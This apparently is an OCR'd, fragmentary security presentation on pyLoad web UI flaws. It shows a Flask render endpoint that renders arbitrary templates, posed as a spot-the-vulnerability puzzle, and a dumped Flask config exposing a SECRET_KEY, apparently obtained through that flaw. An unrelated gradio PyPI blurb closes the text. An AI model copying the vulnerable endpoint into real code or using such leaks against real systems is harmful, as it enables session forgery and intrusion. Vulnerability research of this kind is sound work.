
Status	Name	Information	Size	Progress
downloading	noa3d-1080-pte.part02.rar	00:12:23 @ 1.19 MiB/s	0.98 GiB	11% / 119.22 MiB
downloading	noa3d-1080-pte.part01.rar	00:12:36 @ 1.15 MiB/s	0.98 GiB	12% / 128.61 MiB

© 2008-2011 pyLoad Team Back to top





Render endpoint

```python
@bp.route("/render/<path:filename>", endpoint="render")
def render(filename):
    mimetype = mimetypes.guess_type(filename)[0] or "text/html"
    data = render_template(filename)
    return flask.Response(data, mimetype=mimetype)
```



```
┌──(kali㉿kali)-[/tmp/…/pyload/webui/app/templates]
└─$ ls
base.html       filemanager.html  login.html     pathchooser.html
captcha.html    files.html        logout.html    settings.html
dashboard.html  folder.html       logs.html      settings_item.html
error.html      info.html         packages.html  window.html
```



pyLoad
Reversed: □
Lines per page:
Jump to time:
Go




```
# How we pass data to a template
  return render_template("logs.html", {"log": data})

# How the template displays that data
  <h1><{{log.name}}</h1>
  <p>{{log.description}}<p>
```

```
@bp.route("/render/<path:filename>", endpoint="render")
def render(filename):
    mimetype = mimetypes.guess_type(filename)[0] or "text/html"
    data = render_template(filename)
    return flask.Response(data, mimetype=mimetype)
```

Can you spot the vulnerability?



```
context = {
  "python": sys.version,
  "os": " ".join((os.name, sys.platform) + extra),
  "version": api.get_server_version(),
  "folder": PKGDIR,
  "config": api.get_userdir(),
  "download": conf["general"]["storage_folder"]["value"],
  "freespace": format.size(api.free_space()),
  "webif": conf["webui"]["port"]["value"],
  "language": conf["general"]["language"]["value"],
}
return render_template("info.html", **context)
```



Python Version:

OS Platform:

pyLoad

Version:

Installation Folder:


Config Folder:

Language:

```
<Config {'DEBUG': False, 'TESTING': False, 'PROPAGATE_EXCEPTIONS': None, 'SECRET_KEY': 'iDh)K~.$Fy9fyk:;',
'PERMANENT_SESSION_LIFETIME': 2678400, 'USE_X_SENDFILE': False, 'SERVER_NAME': None, 'APPLICATION_ROOT': '/',
'SESSION_COOKIE_NAME': 'pyload_session', 'SESSION_COOKIE_DOMAIN': None, 'SESSION_COOKIE_PATH': None,
'SESSION_COOKIE_HTTPONLY': True, 'SESSION_COOKIE_SECURE': False, 'SESSION_COOKIE_SAMESITE': 'Lax',
'SESSION_REFRESH_EACH_REQUEST': True, 'MAX_CONTENT_LENGTH': None, 'SEND_FILE_MAX_AGE_DEFAULT': None,
'TRAP_BAD_REQUEST_ERRORS': None, 'TRAP_HTTP_EXCEPTIONS': False, 'EXPLAIN_TEMPLATE_LOADING': False,
'PREFERRED_URL_SCHEME': 'http', 'TEMPLATES_AUTO_RELOAD': None, 'MAX_COOKIE_SIZE': 4093, 'PYLOAD_API': <pyload.core.api.Api object
at 0x7feb38fc8b10>, 'CACHE_DEFAULT_TIMEOUT': 300, 'CACHE_TYPE': 'simple', 'DEBUG_TB_INTERCEPT_REDIRECTS': False, 'ENV':
'production', 'SESSION_FILE_DIR': '/tmp/pyLoad/flask', 'SESSION_TYPE': 'filesystem', 'SESSION_PERMANENT': False, 'BABEL_DEFAULT_LOCALE':
'en', 'BABEL_DEFAULT_TIMEZONE': 'UTC', 'BABEL_DOMAIN': 'messages', 'COMPRESS_MIMETYPES': ['application/javascript', 'application/json',
'text/css', 'text/html', 'text/javascript', 'text/xml'], 'COMPRESS_LEVEL': 6, 'COMPRESS_BR_LEVEL': 4, 'COMPRESS_BR_MODE': 0,
'COMPRESS_BR_WINDOW': 22, 'COMPRESS_BR_BLOCK': 0, 'COMPRESS_DEFLATE_LEVEL': -1, 'COMPRESS_MIN_SIZE': 500,
'COMPRESS_CACHE_KEY': None, 'COMPRESS_CACHE_BACKEND': None, 'COMPRESS_REGISTER': True, 'COMPRESS_STREAMS': True,
'COMPRESS_ALGORITHM': ['br', 'gzip', 'deflate']}>
```

Not just for free!

CVE- way too many 😉



gradio

PyPI page

Home page

Author: None

Summary: Python library for easily interacting with trained machine learning models

Latest version: 5.1.0

